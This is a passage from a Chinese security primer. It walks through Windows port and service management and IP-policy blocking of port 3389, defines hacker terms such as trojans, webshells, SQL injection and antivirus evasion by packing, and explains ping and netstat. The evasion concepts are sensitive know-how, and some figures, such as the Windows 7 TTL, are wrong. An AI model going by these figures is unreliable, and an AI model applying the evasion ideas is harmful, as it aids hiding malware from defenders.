如果在管理员不知情的情况下打开了太多端口，则可能出现两种情况：一种是提供了服务但管理者没有注意到，例如安装 IIS 服务时，软件就会自动地增加很多服务；另一种是服务器被攻击者植入了木马程序，通过特殊的端口进行通信。这两种情况都比较危险，管理员不了解服务器提供的服务，就会减小系统的安全系数。


1.3.3 开启和关闭端口

默认情况下，Windows 有很多端口是开放的，在用户上网时，网络病毒和黑客可以通过这些端口连上用户的电脑。为了让电脑的系统更加安全，应该封闭这些端口，主要有 TCP 135、139、445、593、1025 端口和 UDP 135、137、138、445 端口，一些流行病毒的后门端口（如 TCP 2745、3127、6129 端口）以及远程服务访问端口 3389。

1. 开启端口


在 Windows 系统中开启端口的具体操作步骤如下。

STEP01： 单击“开始”按钮



在弹出的“开始”菜单中单击“控制面板”选项。


STEP02： 打开“控制面板”窗口



01 将查看方式切换为“大图标”。


02 双击“管理工具”选项。

STEP03： 打开“管理工具”窗口




双击“服务”选项。

STEP04： 打开“服务”窗口




查看多种服务项目。

STEP05： 启动服务



选定要启动的服务后，右击该服务，在弹出的快捷菜单中单击“属性”菜单项。

STEP06： 启动类型设置



01 在“启动类型”下拉列表中选择“自动”选项，然后单击“启动”按钮。

02 启动成功后单击“确定”按钮。

STEP07： 查看已启动的服务




可以看到该服务在“状态”一栏已标记为“已启动”，启动类型为“自动”。

2. 关闭端口


在 Windows 系统中关闭端口的具体操作步骤如下。

STEP01： 打开“服务”窗口




查看多种服务项目。

STEP02： 关闭服务



选定要关闭的服务，右击该服务，在弹出的快捷菜单中单击“属性”菜单项。


STEP03： 启动类型设置



01 在“启动类型”下拉列表中选择“禁用”选项，然后单击“停止”按钮。

02 服务停止后单击“确定”按钮。

STEP04： 查看已停止的服务



可以看到该服务启动类型已标记为“禁用”，状态栏也不再标记“已启动”。

1.3.4 端口的限制

对于 Windows 用户，可以随意设置对服务器端口的限制。系统默认情况下，许多没用或者有危险的端口默认为开启的，可以选择将这些端口关闭。例如，3389 端口是一个危险的端口，但是系统默认该端口为开启，用户可通过使用 IP 策略阻止访问该端口。


具体设置的操作步骤如下。

STEP01： 打开“管理工具”窗口




双击“本地安全策略”选项。

STEP02： 创建 IP 安全策略




右击“IP 安全策略 在本地计算机”选项，在弹出的快捷菜单中单击“创建 IP 安全策略”菜单。

STEP03： IP 安全策略向导



单击“下一步”按钮。


STEP04： 输入安全策略名称



01 输入名称以及描述信息。


02 单击“下一步”按钮。

STEP05：安全通信请求




01 取消勾选“激活默认响应规则”复选框。　02 单击“下一步”按钮。

STEP06：完成 IP 安全策略的创建




01 取消勾选“编辑属性”复选框。　02 单击“完成”按钮。

STEP07：管理 IP 筛选器列表和筛选器操作




右击“IP 安全策略在本地计算机”选项，在弹出的快捷菜单中单击“管理 IP 筛选器列表和筛选器操作”菜单项。

STEP08：添加 IP 筛选器




单击“添加”按钮。

STEP09：添加指定名称的筛选器




01 输入筛选器名称。　02 单击“添加”按钮。

STEP10：IP 筛选器向导



单击“下一步”按钮。


STEP11： IP 筛选器描述和镜像属性



01 在文本框中输入描述信息。

02 单击“下一步”按钮。


STEP12： 选择源地址



01 在下拉列表中选择 IP 流量的源地址。

02 单击“下一步”按钮。


STEP13： 选择目标地址



01 在下拉列表中选择 IP 流量的目标地址。

02 单击“下一步”按钮。


STEP14： 选择 IP 协议类型



01 在下拉列表中选择 IP 协议类型为“TCP”。

02 单击“下一步”按钮。


STEP15： 选择 IP 协议端口



01 选中“从任意端口”、“到此端口”单选项，此端口的端口号设置为 3389。

02 单击“下一步”按钮。


STEP16： 完成 IP 筛选器的创建



01 取消勾选“编辑属性”复选框。


02 单击“完成”按钮。

STEP17：返回“IP 筛选器列表”对话框



查看已创建的筛选器，并单击“确定”按钮。


STEP18：管理筛选器操作



01 切换至“管理筛选器操作”选项卡。


02 取消勾选“使用‘添加向导’”复选框，然后单击“添加”按钮。

STEP19：设置筛选器操作为阻止



01 选中“阻止”单选项。 02 单击“确定”按钮。


STEP20：成功添加筛选器操作



01 查看已添加的筛选器操作。


02 单击“关闭”按钮。

STEP21：返回“本地安全策略”窗口




双击创建的 IP 安全策略。

STEP22：添加 IP 规则




在“规则”选项卡下单击“添加”按钮。

STEP23： 创建 IP 安全规则




单击“下一步”按钮。

STEP24： 指定 IP 安全规则的隧道终结点




01 选中“此规则不指定隧道”单选项。　02 单击“下一步”按钮。

STEP25： 选择网络类型




01 选中“所有网络连接”单选项。　02 单击“下一步”按钮。

STEP26： 选择 IP 筛选器




01 选中“3389 端口筛选器”单选项。　02 单击“下一步”按钮。

STEP27： 选择筛选器操作




01 选中“新筛选器操作”单选项。　02 单击“下一步”按钮。

STEP28： 完成安全规则创建




01 取消勾选“编辑属性”复选框。　02 单击“完成”按钮。

STEP29： 返回“限制访问3389端口属性”对话框



单击“确定”按钮。

STEP30： 返回“本地安全策略”窗口



右击新建的IP安全策略，在弹出的快捷菜单中单击“分配”菜单项完成设置。

1.4 黑客常见术语与命令

1.4.1 黑客常见术语

1. 肉鸡

肉鸡比喻那些可以随意被黑客控制的电脑。黑客可以像操作自己的电脑那样来操作它们，而不被对方所发觉。

2. 木马

木马指表面上伪装成了正常的程序，但是当这些被程序运行时，就会获取系统的整个控制权限。曾出现过很多木马程序，比如灰鸽子、黑洞、PcShare等。

3. 网页木马

网页木马指表面上伪装成普通的网页文件或是将恶意的代码直接插入到正常的网页文件中，当有人访问时，网页木马就会利用对方系统或者浏览器的漏洞自动将配置好的木马的服务端下载到访问者的电脑上来自动执行。

4. 挂马

挂马指在别人的网站文件里面放入网页木马或者是将代码潜入到对方正常的网页文件里，以使浏览者中马。

5. 后门

这是一种形象的比喻，黑客在利用某些方法成功地控制了目标主机后，可以在对方的系统中植入特定的程序，或者是修改某些设置。这些改动表面上很难被察觉，但是黑客却可以

使用相应的程序或者方法来轻易地与这台电脑建立连接，重新控制这台电脑，就好像是黑客偷偷地配了一把主人房间的钥匙，可以随时进出而不被主人发现一样。通常，大多数的特洛伊木马程序都可以被入侵者用于制作后门。

6. IPC$

IPC$ 是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

7. 弱口令

弱口令指那些强度不够、容易被猜解的口令（密码），类似 123，abc 这样的口令（密码）。

8. shell

Shell 指的是一种命令执行环境，比如，按键盘上的“Win+R”组合键时出现“运行”对话框，在里面输入“cmd”命令，单击“确定”按钮会出现一个用于执行命令的黑色窗口，这个就是 Windows 的 shell 执行环境。

9. WebShell

WebShell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以将其称做是一种网页后门。

10. 溢出

溢出，确切地讲，应该是“缓冲区溢出”。简单的解释就是程序对接收的输入数据没有执行有效的检测而导致错误，后果可能是造成程序崩溃或者是执行攻击者的命令。溢出大致可以分为两类：堆溢出和栈溢出。

11. 注入

由于程序员的水平参差不齐，相当大一部分应用程序存在安全隐患，用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想要知的数据，这个过程就是 SQL 注入。

12. 注入点

注入点是可以实行注入的地方，通常是一个访问数据库的连接。根据注入点数据库的运行账号的权限不同，所得到的权限也不同。

13. 内网

内网，通俗地讲就是局域网，比如网吧、校园网、公司内网等都属于内网。查看 IP 地址，如果是在以下 3 个范围之内：10.0.0.0 ~ 10.255.255.255，172.16.0.0 ~ 172.31.255.255，192.168.0.0 ~ 192.168.255.255，就说明该主机是处于内网中。

14. 外网

外网直接连入互联网，可以与互联网上的任意一台电脑互相访问。

15. 免杀

免杀是指通过加壳、加密、修改特征码、加花指令等技术来修改程序，使其逃过杀毒软件的查杀。

16. 加壳

加壳指利用特殊的算法，将 EXE 可执行程序或者 DLL 动态连接库文件的编码进行改变（比如实现压缩、加密），以达到缩小文件体积或者加密程序编码，甚至是躲过杀毒软件查杀的目的。目前较常用的壳有 UPX、ASPack、PePack、PECompact、UPack 等。

17. 花指令

花指令指几句汇编指令，让汇编语句进行一些跳转，使得杀毒软件不能正常地判断病毒文件的构造。通俗点说，就是杀毒软件是从头到脚按顺序来查找病毒的，如果我们把病毒的头和脚颠倒位置，杀毒软件就找不到病毒了。

1.4.2 测试物理网络的 ping 命令

ping 命令是测试网络连接、信息发送和接收状况的实用工具，是系统内置的探测工具。对于一个生活在网络中的管理员或黑客，ping 命令是第一个必须掌握的 DOS 命令。它所利用的原理是：网络上的机器都有唯一确定的 IP 地址，用户给目标 IP 地址发送一个数据包，对方就要返回一个同样大小的数据包，根据返回的数据包，用户可以确定目标主机的存在，可以初步判断目标主机的操作系统等。通过在命令提示符下输入“ping /?”命令，即可查看 ping 命令的详细说明，如下图所示。




查看 ping 命令的详细说明

常用的参数有 -t、-a、-n Count、-l Size，它们的含义如下。

- -t：不断使用 ping 命令发送回响请求信息到目的地。要中断并退出 ping，只需要按“Ctrl+C”组合键。初级黑客常常喜欢使用这个参数对目标计算机进行攻击。
- -a：指定对目的 IP 地址进行反向名称解析。如解析成功，ping 将显示相应的主机名。

- -n Count：指定发送回响请求消息的次数，默认值为 4。
- -l Size ：指定发送的回响请求消息中“数据”字段的长度（以字节表示），默认值为 32。Size 的最大值是 65 527，如下图所示。




查看数据字节的默认长度

典型示例：

（1）检测本机网卡驱动程序及 TCP/IP 是否正常。


若想检测本机的网卡驱动程序及 TCP/IP 是否正常，以 IP 地址为 192.168.1.255 为例，只需要在命令提示符窗口中，输入“ping 192.168.1.255”命令即可，运行结果如下图所示。



检测本机

（2）多参数合用检测

若要在“命令提示符”窗口中输入“ping -a -t 192.168.1.255”命令，即可对 192.168.1.255 这台计算机进行检测，如下图所示。通过反馈信息可得知，上述命令中的参数“-a”检测出了该机器的 NetBIOS 名为 4L8QDIETP GKU51W；参数“-t”在不断向该机发送数据包。



多参数合用检测计算机

通常，ping 命令会反馈如下两种结果。

①请求超时。表示没有收到网络设备返回的响应数据包，也就是说网络不通。出现这个结果的原因很复杂，通常有对方装有防火墙并禁止 ICMP 回显、对方已经关机、本机的 IP 设置不正确或网关设置错误、网线不通等几种可能。

②返回“来自 192.168.1.255 的回复：字节 =32 时间 <1ms TTL=64”。其表示网络畅通，探测使用的数据包大小为 32B，响应时间小于 1ms。TTL（Time To Live，存活时间）是指一个数据包在网络中的生存期，网管可通过它了解网络环境，辅助维护工作，通过 TTL 值可以粗略判断出对方计算机使用的操作系统类型，以及本机到达目标主机所经过的路由数。

当检查本机的网络连通情况时，通常会使用 ping 命令给某个目标主机（如本机）发送 ICMP 数据包。在本机中生成 ICMP 数据包时，系统就会给这个 ICMP 数据包初始化一个 TTL 值，如 Windows 7 就会生成“64”，将这个 ICMP 数据包发送出去，遇到网络路由设备转发时，TTL 值就会被减去“1”，最后到达目标主机，如果在转发过程中 TTL 值变成“0”，路由设备就会丢弃这个 ICMP 数据包。

TTL 值在网络应用中很有用处，可以根据返回信息中的 TTL 值来推断发送的数据包到达目标主机所经过的路由数。路由发生在 OSI 参考模型中的第三层，即网络层。

提示

不同的操作系统，TTL 值也不相同。默认情况下，Linux 系统的 TTL 值是 64 或 255，Windows NT/2000/XP 系统的 TTL 值为 128，Windows 98 系统的 TTL 值为 32，Windows 7 系统的 TTL 值是 64，UNIX 主机的 TTL 值为 255。

1.4.3 查看网络连接的 netstat 命令

netstat 命令是一个监控 TCP/IP 网络的非常有用的工具，可以显示路由表、实际的网络连接，以及每一个网络接口设备的状态信息，可以让用户得知目前都有哪些网络连接正在运作。Netstat 用于显示与 IP、TCP、UDP 和 ICMP 相关的统计数据，一般用于检验本机各端口的网络连接情况。

